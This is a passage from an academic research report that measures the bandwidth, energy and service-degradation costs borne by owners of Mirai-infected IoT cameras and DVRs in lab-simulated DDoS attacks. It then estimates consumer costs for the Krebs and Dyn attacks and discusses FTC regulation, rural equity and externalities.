During the UDP attack, we observed high CPU utilization on the router, often close to 100 percent, and recorded packet loss when performing connection tests between the infected device and the victim. Packet loss indicates that the volume of packets that were sent exceeded the amount that the test network router could process.

Samsung Smartcam (Ethernet)



Figure 13: Bandwidth Consumption for Samsung Smartcam (connected over Ethernet) over 30 min.



Figure 14: Packets transferred by Samsung Smartcam (connected over Ethernet) over 30 min.

Bandwidth Consumption (over 30 min.)		
Phase	**Bandwidth Consumption (MB)**	**Packets Transferred**
Scan	11.26	279,721
TCP SYN Attack	510.86	8,103,169
UDP Attack *	5487.77	10,512,287
* Packet drop observed		

Table 7: Bandwidth Consumption for Samsung Smartcam (connected over Ethernet)

We observed similar bandwidth and packet counts for the Samsung Smartcam (connected over Ethernet) and the Dreambox DVR during the Scan and TCP SYN attack phases. During UDP attacks, the Samsung Smartcam transferred 10,512,287 UDP packets, totaling about 5487.77 MB in bandwidth. The faster ARM processor in the Smartcam enabled it to send more packets during UDP attacks than the older Power PC processor in the Dreambox DVR.

Samsung Smartcam (WiFi)



Figure 15: Bandwidth Consumption for Samsung Smartcam (connected over WiFi) over 30 min.



Figure 16: Packets transferred by Samsung Smartcam (connected over WiFi) over 30 min.

Bandwidth Consumption (over 30 min.)		
Phase	**Bandwidth Consumption (MB)**	**Packets Transferred**
Scan	10.12	2501,563
TCP SYN Attack	98.04	1,991,535
UDP Attack	806.63	1,723,139

Table 8: Bandwidth Consumption for Samsung Smartcam (connected over Wifi)

When connected over Wifi, the Samsung Smartcam showed similar bandwidth consumption and packet counts during the Scan phase compared to tests performed on the camera using a wired Ethernet connection. However, during TCP SYN and UDP attacks, we observed a drastic fall in the bandwidth consumed and the number of packets transmitted. This drop in packets sent and received is likely the result of slower transmission speeds and increased latency over the WiFi network compared to wired Ethernet.

Discussion of Hypothesis 2

Our results consistently demonstrate that a single low-powered IoT device in an infected attack state consumes more bandwidth than the same device in its normal uninfected state. Both the Dreambox DVR and the Samsung Smartcam showed similar results. The Scan phase produced the lowest increased bandwidth consumption, and the TCP SYN and UDP attacks caused the devices to consume significantly more bandwidth. Because botnets exploit bandwidth to send and receive communications and attack targets, additional bandwidth consumption from devices in a botnet is expected. As we discuss in Section VIII below, the additional bandwidth consumption imposes substantial costs on consumers when aggregated over a large botnet.

VII. Hypothesis 3: Degraded User Experience

IoT devices infected with Mirai malware interfere with the legitimate use of a user's device and network. Although measuring the additional cost of degraded service is beyond the scope of this project, service interruptions and unexpected behavior do impose costs on consumers. Thus, the actual costs to consumers of IoT botnets will be higher than the electricity and bandwidth consumption that we reported in our first two hypotheses above.

Methods

The router web interface provides a CPU utilization graph, which we monitored for the duration of the tests. During each attack phase, we also monitored the network latency of ping responses from the bot to the victim, and between the router and other connected devices. We also looked for other unusual and unexplained device behavior that deviated from the nominal use case.

Results

We noticed that ping times increase from 0.3 milliseconds during non-attack phases to over 200 milliseconds during the UDP attack phase for both the Dreambox DVR and Samsung Smartcam connected over Ethernet. We also observed intermittent packet loss during these UDP attacks, which suggests network buffer saturation, despite using a gigabit router with a one gigahertz dual-core ARM processor. During periods of packet loss, both processor cores on the router reached nearly 100 percent utilization.

During several of our test runs of the Samsung Smartcam connected over WiFi, the device crashed and restarted itself when participating in UDP attacks. We also observed frequent device crashes on the infected Dahua DVR and infected Buffalo router.

Discussion of Hypothesis 3

We can attribute the network slowdowns to the huge number of packets sent by Mirai bots onto the network. Sending large floods of packets is a necessary part of a DDoS attack, but this high level of traffic can overwhelm processors on networking devices, filling up their buffers to the point that packets which overflow the buffer are dropped. A consumer who owns a device in a botnet DDoS attack would therefore likely experience degraded service as the consumer's legitimate network traffic is lost in the flood of attack traffic. Furthermore, lightweight IoT devices often have low-power CPUs and constrained power supply units. Abnormal spikes in power consumption can overwhelm such devices and cause them to restart, as power supply units are not able to provide the required power to the device.

Increased network latency and unplanned shutdowns and restarts occur without the device owner's knowledge or consent, and they interfere with a consumer's expectations of the device. Though we do not quantify the exact damages that such unauthorized device misuse cause, our results support our hypothesis that the Mirai malware interferes with consumers' legitimate use of the device and network.

VIII. Cost Calculator and Case Studies

Based on our results for energy and bandwidth consumption, we developed a calculator to estimate the costs incurred by consumers when their devices are used in DDoS attacks.[22] The calculator approximates costs based on the length and type of attack, as well as the device-type composition of the botnet. The calculator can be configured to model attacks based on different types of devices and the local electricity and bandwidth costs of the constituent devices.

We made several simplifications to estimate the DDoS costs. First, we simplified device composition by limiting the device types to those in our study: an IP camera and DVR. Although our scenarios were limited to those specific device types, devices with similar energy consumption characteristics would likely produce similar results. Second, to simplify price data we divided the devices in the scenarios among three groups: low ($0.01/kWh), medium ($0.02/kWh), and high ($0.03/kWh) cost of energy. These prices are based on the price-per-kWh data from the U.S. Energy Information Administration (USEIA, 2018). Third, we used a similar tiered approach to compute bandwidth costs in price-per-GB, with low ($0.20/GB), medium ($0.30/GB), and high ($0.40/GB) categories. We based these bandwidth categories on 2014 data reported by the Open Technology Institute (Russo et al. 2014). To determine the bandwidth cost buckets, we used data for home Internet bandwidth plans in U.S. cities that had a maximum usage cap. We approximated price-per-GB figures by dividing the monthly plan cost by the total monthly gigabyte usage allowance. Electricity and bandwidth resource costs are summarized in Table 9 below.

Resource Costs					
Low-Cost Zone		**Medium-Cost Zone**		**High-Cost Zone**	
Electricity Cost per kWh	**Bandwidth Cost per GB**	**Electricity Cost per kWh**	**Bandwidth Cost per GB**	**Electricity Cost per kWh**	**Bandwidth Cost per GB**
$0.10	$0.20	$0.20	$0.30	$0.30	$0.40

Table 9: Estimated Electricity and Bandwidth Costs

The consumer cost calculator also relies on our bandwidth and energy consumption readings as we infected devices and used them in simulated DDoS attacks. We observed that a single IoT device consumes on average 0.0001 kWh more electricity when it is used in an attack than when it is in an uninfected state. We also measured how many gigabytes of bandwidth a single infected IoT device uses per hour when it is participating in a DDoS attack. The amount of bandwidth used varied by attack type, as discussed above, and is summarized in Table 10. Depending on the type of attack, we utilize a different attack type multiplier to compute the bandwidth consumption per hour.

[22] The cost calculator is available at: https://groups.ischool.berkeley.edu/riot/

Resource Consumption							
Increased Electricity Consumption kW per hour		Bandwidth Use by Attack Type Ethernet Connection, GB per hour			Bandwidth Use by Attack Type Wifi Connection, GB per hour		
Camera	DVR	Scan	TCP SYN	UDP	Scan	TCP SYN	UDP
0.0001	0.0001	0.01953125	1.025390625	6.8	0.01953125	0.171875	1.3671875

Table 10: Increased Electricity and Bandwidth Consumption Rates

To account for differing resource costs, we first apportion the total number of devices into low-cost, medium-cost, and high-cost electricity and bandwidth categories as indicated by Table 9. We then estimate the cost per hour of increased electricity usage by the hacked devices as:

Cost per hour of additional electricity consumption =
(Number of devices in low-cost zone × 0.0001 × $0.10) +
(Number of devices in medium-cost zone × 0.0001 × $0.20) +
(Number of devices in high-cost zone × 0.0001 × $0.30)

Next, we follow a similar approach to calculate the cost per hour of bandwidth usage:

Cost per hour of bandwidth consumed =
(Number of ethernet devices in low-cost zone × attack type multiplier × $0.20) +
(Number of wifi devices in low-cost zone × attack type multiplier × $0.20) +
(Number of ethernet devices in medium-cost zone × attack type multiplier × $0.30) +
(Number of wifi devices in medium-cost zone × attack type multiplier × $0.30) +
(Number of ethernet devices in high-cost zone × attack type multiplier × $0.40) +
(Number of wifi devices in high-cost zone × attack type multiplier × $0.40)

Finally, we multiply both the electricity usage and bandwidth usage subtotals by the attack duration to find the estimated total cost to consumers of the attack:

Total attack cost to consumers =
(Cost per hour of additional electricity consumption × attack duration) +
(Cost per hour of bandwidth consumed × attack duration)

We used this calculator to approximate the consumer costs of three DDoS scenarios to calculate the approximate total cost of total excess energy consumption across a projected number of devices. The DDoS scenarios roughly approximate two actual Mirai attacks (the October 21, 2016 attack on Dyn and the September 20, 2016 attack on *KrebsonSecurity*) and a "doomsday" scenario utilizing Mirai's peak attack capacity. We describe these scenarios in more detail, below, and provide a table of results in Appendix C.

Although the results of our scenarios indicate that the total energy consumption costs associated with the Mirai are relatively negligible—even in the "worst-case" scenario, our results indicate that Mirai does impose substantial costs on consumers—the attacks cause heavy bandwidth usage. Other types of IoT malware, such as a Mirai variant used to mine cryptocurrency, could change the resource consumption costs (Delahunty, 2018; McMillen, 2017). Cryptocurrency mining has the potential to consume far more energy than DDoS attacks because mining is continuous and computationally heavy (Lee, 2017). In addition, there may be greater incentives to infect more devices with a crypto-mining malware if the return on crypto-mining is higher than the return on running a DDoS botnet-for-hire (Cimpanu, 2016; Biggs, 2018). Accordingly, the modest effects we measured may not extend to emerging uses of vulnerable IoT devices.

Case 1: KrebsOnSecurity Attack

On September 20, 2016, the *KrebsOnSecurity* website was the target of a sustained DDoS attack consisting of nearly 77 hours of combined UDP and SYN traffic (Krebs, 2016c). The number of compromised devices in this attack was 24,000 (Krebs, 2016b). While this number of devices is smaller than the number used in the attack on Dyn, discussed below, the *KrebsOnSecurity* attack was the second largest on record when it occurred.

Krebs' domain stayed online during part of the attack because it was protected by DDoS mitigation services from Akamai. Akamai, which provided DDoS mitigation services to Krebs *pro bono*, later dropped Krebs as a customer because of the high cost of defense. Akamai later estimated that the total cost of protecting Krebs against this unprecedented attack would have probably run into the millions of dollars (Bray, 2016).

According to our cost calculator, the total electricity and bandwidth consumption costs borne by consumers in this attack would be $323,973.75. This figure represents negligible energy costs of just $32.34 due to the smaller pool of devices; the remainder of our cost estimate is attributable to the higher bandwidth costs from the relatively long duration of the attack (77 hours). According to our estimates, each device owner in this attack incurred combined costs of $3.03 per device.

Case 2: Dyn, Inc. Attack

On October 21, 2016, DNS[23] provider Dyn, Inc. experienced a DDoS attack that knocked the company's infrastructure offline and impacted millions of Internet users worldwide. As a result of the attack on the Dyn DNS infrastructure, Internet users could not access online services such as Amazon.com, Twitter, and Spotify (Lovelace and Vielma, 2016).

In their post-mortem analysis of the attack, Dyn revealed that the attack on the company came from a botnet of over 100,000 devices (Dyn, 2016). The botnet overwhelmed Dyn's service with a flood of malicious TCP and UDP traffic on port 53. The campaign consisted of twenty-three attack cycles. The first twenty-one attacks lasted less than 25 seconds each, and were likely used as probing attacks to assess Dyn's weaknesses and mitigation capabilities. The final two attacks lasted one hour and five hours, respectively, with incoming attack bandwidth estimated at 1.2 terabits per second (Tbps), the largest DDoS attack ever recorded (Dyn, 2016). The final two attacks caused the majority of damage experienced that day.[24]

[23] DNS is an essential part of Internet infrastructure that provides a mapping of IP address to human-readable domain names.

[24] Total losses from the attack have not been released, but some reports suggest that Dyn and its customers lost up to $110 million in revenue and sales (Burke, 2016). Dyn also suffered many other costs, such as loss of reputation, and the attack

Though Dyn's losses dominated news of the event, our cost calculator suggests that the owners of the more than 100,000 devices involved in the attack also suffered damages. Assuming six hours of DDoS attack from 107,000 endpoints (Antonakakis et al, 2017, p. 1098), we estimate that the attack levied a cost of $1.08 per device (for calculations, refer to Appendix C). Of the cost imposed by the attack, less than $0.01 is attributable to additional electricity cost; the remainder represents additional bandwidth consumption. This amount of damage is perhaps insignificant for a single device owner, but when examined at scale, we calculate the total cost borne by consumers as $115,307.91. This cost does not account for degraded user experience or time and money spent by consumers to uninfect their devices.

Case 3: "Worst-Case" Attack

This hypothetical "Worst-Case" scenario approximates the costs that could result if the Mirai botnet operated at its peak power using a UDP DDoS attack. The number of devices controlled by the Mirai botnet briefly reached a peak of 600,000 at the end of November 2016 (Antonakakis et al., 2017, p. 1098). We chose to model a UDP attack because, based on our research results, UDP attacks consume more bandwidth than TCP SYN attacks and are likely to create greater resource consumption costs. This scenario assumes a sustained attack lasting 50 hours, which we believe to be on the upper end of attack durations but less than the observed 77-hour attack on *KrebsOnSecurity*.

The projected cost to consumers of this attack would be $68,146,558.13. Increased energy consumption accounts for $855.00 of that total cost, with the rest accumulated from increased bandwidth consumption. The per device cost to the consumer for this hypothetical worst case scenario is $113.58, likely a non-negligible amount for most device owners.

IX. Implications

We expect that our results could be generalized to many devices in the consumer IoT space. Low-cost IoT devices often rely on similar components and architecture. Indeed, many consumer devices are white label products built by a single manufacturer and then sold under different names by different brands. Thus, while the results we obtained here are specific to the devices we tested, we believe that the insights gleaned from them could extend more broadly. At the same time, as we noted above, emerging uses of malware, such as crypto-mining, could put relatively more strain on the devices and result in potentially higher costs than those we estimated for Mirai.

Existing literature and legal theories provide a framework for identifying consumer costs associated with vulnerable IoT devices but do not provide a methodology for measuring them and only indirectly, if at all, recognize the type of resource consumption cost we present here. Consequently, our research has several social, legal, and economic implications, particularly regarding equity, IoT security regulation, and externality accounting.

precipitated a roughly eight percent drop in Dyn's customer base as websites that used Dyn migrated to Dyn's competitors (Security Ledger, 2018).

Equity

Although malware like Mirai is non-discriminatory, in the sense that it does not disproportionately target or ignore the devices owned by particular socio-demographic groups, it nonetheless may have a disproportionate impact on one segment of the population: rural consumers. In part, this is because rural consumers may face tighter bandwidth constraints in the form of lower bandwidth access and bandwidth caps. According to research by Burrell (2018), "Rural areas in particular typically pay much more for lower quality Internet connections which not only offer lower throughput speeds, but also high latency (in the case of satellite Internet in particular), data caps, and problems with outages" (p. 8). For over fifty percent of respondents in Burrell's study, the reported data allowance was below twenty gigabytes; going over the data allowance resulted in either a per-gigabyte charge for exceeding the cap or "throttled" throughput speeds (pp. 16-17).

If data caps are more prevalent in rural areas, rural residents are more likely to reach and exceed these caps when infected IoT devices cause excess bandwidth consumption on their networks. The disproportionate effect on rural populations would be even more pronounced in rural access settings if a consumer on has wireless access, which typically has lower bandwidth caps (FCC, 2016). Rural residents, consequently, are also more likely to get charged for bandwidth overages than urban consumers. Thus, malware like Mirai can have a disproportionately negative impact on rural consumers. The high costs of connectivity imposed by IoT insecurity has the potential to limit rural consumers' access to data-intensive applications, such as downloading HD videos or using cloud-based data backup services like Dropbox (Burrell, 2016, p. 20).

Regulation

Under its broad authority to regulate "unfair or deceptive acts or practices in or affecting commerce" (15 U.S.C. § 45(a)), the FTC has been the driving force behind much of cybersecurity regulation in the private sector. Under its unfairness authority, the FTC has the authority to regulate injuries to consumers that are substantial, not outweighed by countervailing benefits to competition or consumers, and not reasonably avoidable (15 U.S.C. § 45(n)). The FTC has settled several insecurity cases and, in the process, set pro-security norms. However, in recent years, company defendants have fought FTC enforcement, arguing that no consumers were harmed from insecurity (Hoofnagle, 2016; *FTC v. Wyndham*, 2015). Our research lends weight to the government's claim that consumer purchasers of IoT devices experience subsidiary harms, even when the primary victims of DDoS attacks are third party targets rather than consumers.

The FTC's relatively recent enforcement actions against connected device manufacturers largely focuses on alleged security failures that exposed consumer's sensitive information or permitted unauthorized surveillance. In *In the Matter of HTC America Inc*. (FTC Matter No. 122 3049, 2013), the FTC alleged that, due to HTC's security failures, third party applications could access sensitive device information or sensitive device functionality without a user's permission, thereby putting consumers "at risk of financial and physical injury and other harm" (Complaint, p. 6, *HTC America*, 2013). Likewise, in its case against TRENDNet, the FTC alleged that TRENDnet's security failures made the live feeds from its IP cameras available for public access. The complaint describes how "[h]ackers could and did exploit the vulnerability . . . to compromise hundreds of respondent's IP cameras," allowing unauthorized surveillance of the private areas of users' homes" (Complaint, p. 5, *In the Matter of TRENDNet, Inc.*, FTC Matter No. 122 3090, 2014). In 2016, in its action against ASUSTek, the FTC alleged that security flaws in ASUS routers exposed consumers' networked storage devices to unauthorized remote access (*In the Matter of ASUSTek Computer, Inc.*, FTC Matter No. 142 3156, 2016).

Most recently, in *FTC v. D-Link Systems, Inc*. (2017), the FTC brought deceptive practices and unfairness claims against D-Link based on misrepresentations regarding the security of its routers and IP cameras, and the company's failure to take reasonable steps to secure the device software by addressing "well known and easily preventable" security flaws, such as hard-coded credentials and command injection flaws (Complaint at p.5, *FTC v. D-Link*, 2017). As part of its unfairness claim, the FTC alleged that D-Link "put consumers at significant risk of harm;" for example, a compromised router could allow unauthorized access to consumers' sensitive personal information by redirecting web traffic to a spoofed website and stealing sensitive financial information or compromising storage and other devices on the network; a compromised IP camera could be used to surveil consumers (Complaint at p. 6, *FTC v. D-Link*, 2017). Although the court affirmed the FTC's authority to regulate data security practices, it nonetheless dismissed the FTC's unfairness claim with leave to amend, finding that the injury allegation consisted solely of the "risk" that consumers devices could be compromised because D-Link's devices contained widely known vulnerabilities. This was "a mere possibility of injury at best" because the FTC had failed to allege "any actual consumer injury in the form of a monetary loss or an actual incident where sensitive personal data was accessed or exposed" (Court Opinion at pp. 14-15, *FTC v. D-Link*, 2017). Ultimately, the FTC did not amend the unfairness claim.

The costs addressed by *D-Link*, when translated into Anderson et al.'s cost accounting framework, are the types of direct costs incurred by the primary victims of cyberattacks (Anderson et al., 2013). That is, these cases consider the consumer as the primary target rather than as an injured bystander. However, our cost research shows that consumers do not need to be the primary targets of a cyberattack to incur costs associated with security flaws. Although our results suggest that the additional energy costs of an infected IoT device are not substantial, they, along with the costs of bandwidth consumption and packet loss, could provide an additional basis for an FTC enforcement action because they show that consumers suffer injuries from the mere operation of an infected device.

Externality Accounting

DDoS attacks are a particularly thorny problem because they create relatively large negative externalities which impose substantial costs on society. As we discuss, above, these large externalities occur because the cost of IoT security flaws to the target of a DDoS attack many times dwarfs the cost to an individual IoT device owner. However, it is not true that "the device owners [do not bear] any of these costs" (Kleinhans, 2017, p. 9). As we show in our report, consumers do bear some cost in the form of additional electricity consumption, bandwidth consumption, or network latency.

To the extent IoT insecurity is due to negative externalities, our research may help increase the amount of security in the market by making private individual costs more explicit. If consumers are unaware of the costs they incur because of their insecure IoT devices, they are likely to purchase a greater quantity of insecure devices than socially optimal (Bauer & van Eeten, 2009, p. 707). However, by making existing private costs visible and injecting them into consumers' purchasing decisions, we can bring private costs closer to social costs.

Accordingly, individual decisions are more likely to “result in an overall desirable outcome (e.g., a tolerable level of cybercrime, a desirable level of security)” (p. 707).[25]

X. Conclusion

The high-profile DDoS attacks that were launched by the Mirai botnet of IoT devices brought attention and concern to the damaging potential of insecure IoT devices. Our research project investigated ways to quantify the cost of such attacks to the consumers that own the devices controlled by malware like Mirai. We acquired a convenience sample of devices that were part of the Mirai botnet and performed bandwidth and energy consumption tests on them under normal conditions and while simulating attacks. Our tests used the publicly available 2016 Mirai source code on a secure testing network. We observed small but detectable increases in energy consumption for some devices, but did not confirm our hypothesis that a botnet would consume significantly more energy during a DDoS attack. We also observed that infected IoT devices consume significantly more network bandwidth, creating a substantial direct consumer cost, and increases in network latency leading to potentially degraded user experience.

Further research with a larger set of devices and more precise energy measurements would help inform a better understanding of how IoT malware harms the consumers who own the devices. Additional examination of consumer harms caused by newer variants of Mirai and other IoT-focused malware would also improve the generalizability of the results we present here.

[25] This result follows from the economic assumption that rational consumers will engage in activity (buying IoT devices) as long as the private marginal benefit is greater than or equal to the private marginal cost. An increase in the private marginal cost, all other things being equal, will tend to reduce the amount of the private activity.

Acknowledgements

Chris Hoofnagle, our faculty advisor, was a great source of encouragement and motivation for this project. Chris guided our research direction and approach and offered unending support in many ways, from providing some of our test equipment to good-naturedly fielding calls from Berkeley's Information Services Department about the vulnerabilities detected on the Berkeley network as a result of our tests. Deirdre Mulligan and John Chuang both pointed us towards useful literature on cybersecurity law and economics. Betsy Cooper and the *Center for Long Term Cybersecurity* provided funding for acquiring test devices, and even offered to let us run our tests in their new offices.

We benefited from discussing statistics and research methods with Wayne Sandholtz, a Ph.D. student in Economics at UC San Diego. Rob Seastrom provided us helpful insights about the DDoS mitigation business. And Gabe Fierro, an EECS Ph.D. student at UC Berkeley, gave us some good tips about embedded device vulnerabilities.

This project developed out of our final project for Doug Tygar's *Privacy, Security, and Cryptography* class in Fall 2017. Other classes that informed our project include: *Distributed Computing Applications and Infrastructure*; *Privacy Law for Technologists*; *Privacy and Security Lab*; *Information Law and Policy*; *Information Technology Economics, Strategy, and Policy*; *Quantitative Research Methods*; and *Information Organization Lab*.

References

Anderson, R. (2001). Why Information Security Is Hard—An Economic Perspective. *Annual Computer Security Applications Conference (ACSAC)*, 358-365.

Anderson, R., and Moore, T. (2007). Information security economics–and beyond. *Annual International Cryptology Conference*,. 68-91.

Anderson, R., Barton, C., Böhme, R., Clayton, R., Van Eeten, M., Levi, M., Moore, T, and Savage, S. (2013). Measuring the Cost of Cybercrime. *The Economics of Information Security and Privacy*, 265–300.

Antonakakis, M., April, T., Bailey, M., Bernhard, M., Bursztein, E., Cochran, J., … Zhou, Y. (2017). Understanding the Mirai Botnet. In the *Proceedings of the 26th USENIX Security Symposium*. Retrieved from https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-antonakakis.pdf.

Bauer, J., and van Eeten, M. (2009). Cybersecurity: Stakeholder incentives, externalities, and policy options. *Telecommunications Policy 33*, pp. 706–719.

Bell Canada (2010). Final Report 2.0 PSTP0 8-0107eSec Combating Robot Networks and Their Controllers: A STUDY FOR THE PUBLIC SECURITY AND TECHNICAL PROGRAM (PSTP).

Biggs, J. (2018, March 8). New DDoS extortions hit the Internet. *Tech Crunch*. Retrieved from https://techcrunch.com/2018/03/08/new-ddos-extortions-hit-the-internet/.

Bray, H. (2016, September 23). Akamai breaks ties with security expert. *Boston Globe*. Retrieved from https://www.bostonglobe.com/business/2016/09/23/cybercrooks-akamai/qOAhvHoohJcmkxIwg5ChKO/story.html.

Bright House (2015). *The Risk vs. Cost of Enterprise DDoS Protection*. Retrieved from https://enterprise.brighthouse.com/content/dam/bhn/ent/resources/whitepapers/wp-TheRiskvsCostofENTDDoSProtectionWhitePaper.pdf.

Broadband Now (2018). *Internet Providers with Data Caps*. Retrieved from https://broadbandnow.com/internet-providers-with-data-caps.

Burke, S. (2016). Massive cyberattack turned ordinary devices into weapons. *CNN Money*. Retrieved from http://money.cnn.com/2016/10/22/technology/cyberattack-dyn-ddos/

Burrell, J. (2016). *The Value of the Internet to Rural Populations: A case study from Mendocino county, CA*. Retrieved from http://www.mendocinobroadband.org/wp-content/uploads/Jenna-Rural-Internet-Report.pdf.

Burrell, J. (2018). *Thinking Relationally About Digital Inequality in Rural America*. Retrieved from http://people.ischool.berkeley.edu/~jenna/blog/wp-content/uploads/2018/03/jburrell_thinking_relationally_inequality.pdf.

Camp, L. J., and Wolfram, C. (2000). Pricing security. Proceedings from *CERT Information Survivability Workshop*, 31-39.

Campbell, K., Gordon, L.A., Loeb, M.P., and Zhou, L. (2003). The Economic Cost of Publicly Announced Information Security Breaches: Empirical Evidence from the Stock Market. *Journal of Computer Security*, *11(3)*, 431-448.

Cimpanu, C. (2016, November 24). You Can Now Rent a Mirai Botnet of 400,000 Bots. *Bleeping Computer*. Retrieved from https://www.bleepingcomputer.com/news/security/you-can-now-rent-a-mirai-botnet-of-400-000-bots/.

Cimpanu, C. (2017, September 22). IoT Botnet Retooled to Send Email Spam. *Bleeping Computer*. Retrieved from https://www.bleepingcomputer.com/news/security/iot-botnet-retooled-to-send-email-spam/.

Cimpanu, C. (2018, February 21). Hackers Can Hijack over 52,000 Baby Monitor Video Feeds. *Bleeping Computer*. Retrieved from https://www.bleepingcomputer.com/news/security/hackers-can-hijack-over-52-000-baby-monitor-video-feeds/.

Delahunty, T. (2018, March 1). IoT Devices Demonstrated to be Vulnerable to Mining Hack at Mobile World Congress. *NewsBTC*. Retrieved from https://www.newsbtc.com/2018/03/01/iot-devices-vulnerable-mining-hack-mobile-world-congress/.

Dyn (2016, October 26). Dyn Analysis Summary Of Friday October 21 Attack. Retrieved from https://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/.

Ericsson (2016). Internet of Things Forecast. *Ericsson*. Retrieved from https://www.ericsson.com/au/en/mobility-report/internet-of-things-forecast.

European Commission (2007, May). *Towards a general policy on the fight against cyber crime*. Retrieved from http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=COM:2007:0267:FIN:EN:PDF.

Federal Communications Commission (2016). *Measuring Fixed Broadband Report 2016*. Retrieved from https://www.fcc.gov/reports-research/reports/measuring-broadband-america/measuring-fixed-broadband-report-2016.

Federal Trade Commission (2015). *Internet of Things: Privacy & Security in a Connected World*. Retrieved from https://www.ftc.gov/system/files/documents/reports/federal-trade-commission-staff-report-november-2013-workshop-entitled-internet-things-privacy/150127iotrpt.pdf.

FTC v. D-Link Systems, Inc., No. 3:17-cv-00039-JD, 2017 WL 4150873 (N.D. Cal. Sept. 19, 2017).

FTC v. Wyndham Worldwide Corp., 799 F.3d 236 (3d Cir. 2015).

Gartner (2017, February 7). Gartner Says 8.4 Billion Connected "Things" Will Be in Use in 2017, Up 31 Percent From 2016. *Gartner*. Retrieved from https://www.gartner.com/newsroom/id/3598917.

Gartner (2018, March 21). Gartner Says Worldwide IoT Security Spending Will Reach $1.5 Billion in 2018. *Gartner*. Retrieved from https://www.gartner.com/newsroom/id/3869181.

Hoofnagle, C. (2016). *Federal Trade Commission Privacy Law and Policy*. New York, NY: Cambridge University Press.

Kobayashi, B. (2005). An economic analysis of the private and social costs of the provision of cybersecurity and other public security goals. Working paper 26, *George Mason University School of Law*. Retrieved from http://law.bepress.com/gmulwps/gmule/art26.

Krebs, B. (2016a, October 3). Who Makes the IoT Things Under Attack? *KrebsonSecurity*. Retrieved from https://krebsonsecurity.com/2016/10/who-makes-the-iot-things-under-attack/.

Krebs, B. (2016b, November 16). Akamai on the Record KrebsOnSecurity Attack. *KrebsonSecurity.* Retrieved from https://krebsonsecurity.com/2016/11/akamai-on-the-record-krebsonsecurity-attack/.

Krebs, B. (2016c). *DDoS Attack Spreadsheet* [Data file]. Retrieved from https://krebsonsecurity.com/wp-content/uploads/2016/11/krebs_lifetime.csv.

Kushov, V., Kuzin, M., Shmelev, Y., Makrushin, D, and Grachev, I. (2017, June 19). Honeypots and the Internet of Things. *Secure List*. Retrieved from https://securelist.com/honeypots-and-the-internet-of-things/78751/.

Lee, T. (2017, December 6). Bitcoin's insane energy consumption, explained. *Ars Technica*. Retrieved from https://arstechnica.com/tech-policy/2017/12/bitcoins-insane-energy-consumption-explained/.

Lovelace, B., and Vielma, A. J. (2016, October 21). Friday's third cyberattack on Dyn 'has been resolved,' company says. *CNBC*. Retrieved from https://www.cnbc.com/2016/10/21/major-websites-across-east-coast-knocked-out-in-apparent-ddos-attack.html.

Matthews, T. (2014). Incapsula Survey: What DDoS Attacks Really Cost Businesses. *Incapsula*. Retrieved from https://lp.incapsula.com/rs/incapsulainc/images/eBook%20-%20DDoS%20Impact%20Survey.pdf.

McMillen, D. (2017, April 10). Mirai IoT Botnet: Mining for Bitcoins? *Security Intelligence*. Retrieved from https://securityintelligence.com/mirai-iot-botnet-mining-for-bitcoins/.

Mulligan, D., and Schneider, F. (2011). Doctrine for Cybersecurity. *Dædalus, the Journal of the American Academy of Arts & Sciences 140 (4)*.

Open Web Application Security Project (OWASP) (2016). *Security By Design Principles*. Retrieved from https://www.owasp.org/index.php/Security_by_Design_Principles#Minimize_attack_surface_area.

Osborne, C. (2017, May 2). The average DDoS attack cost for businesses rises to over $2.5 million. *ZDNet*. Retrieved from https://www.zdnet.com/article/the-average-ddos-attack-cost-for-businesses-rises-to-over-2-5m/.

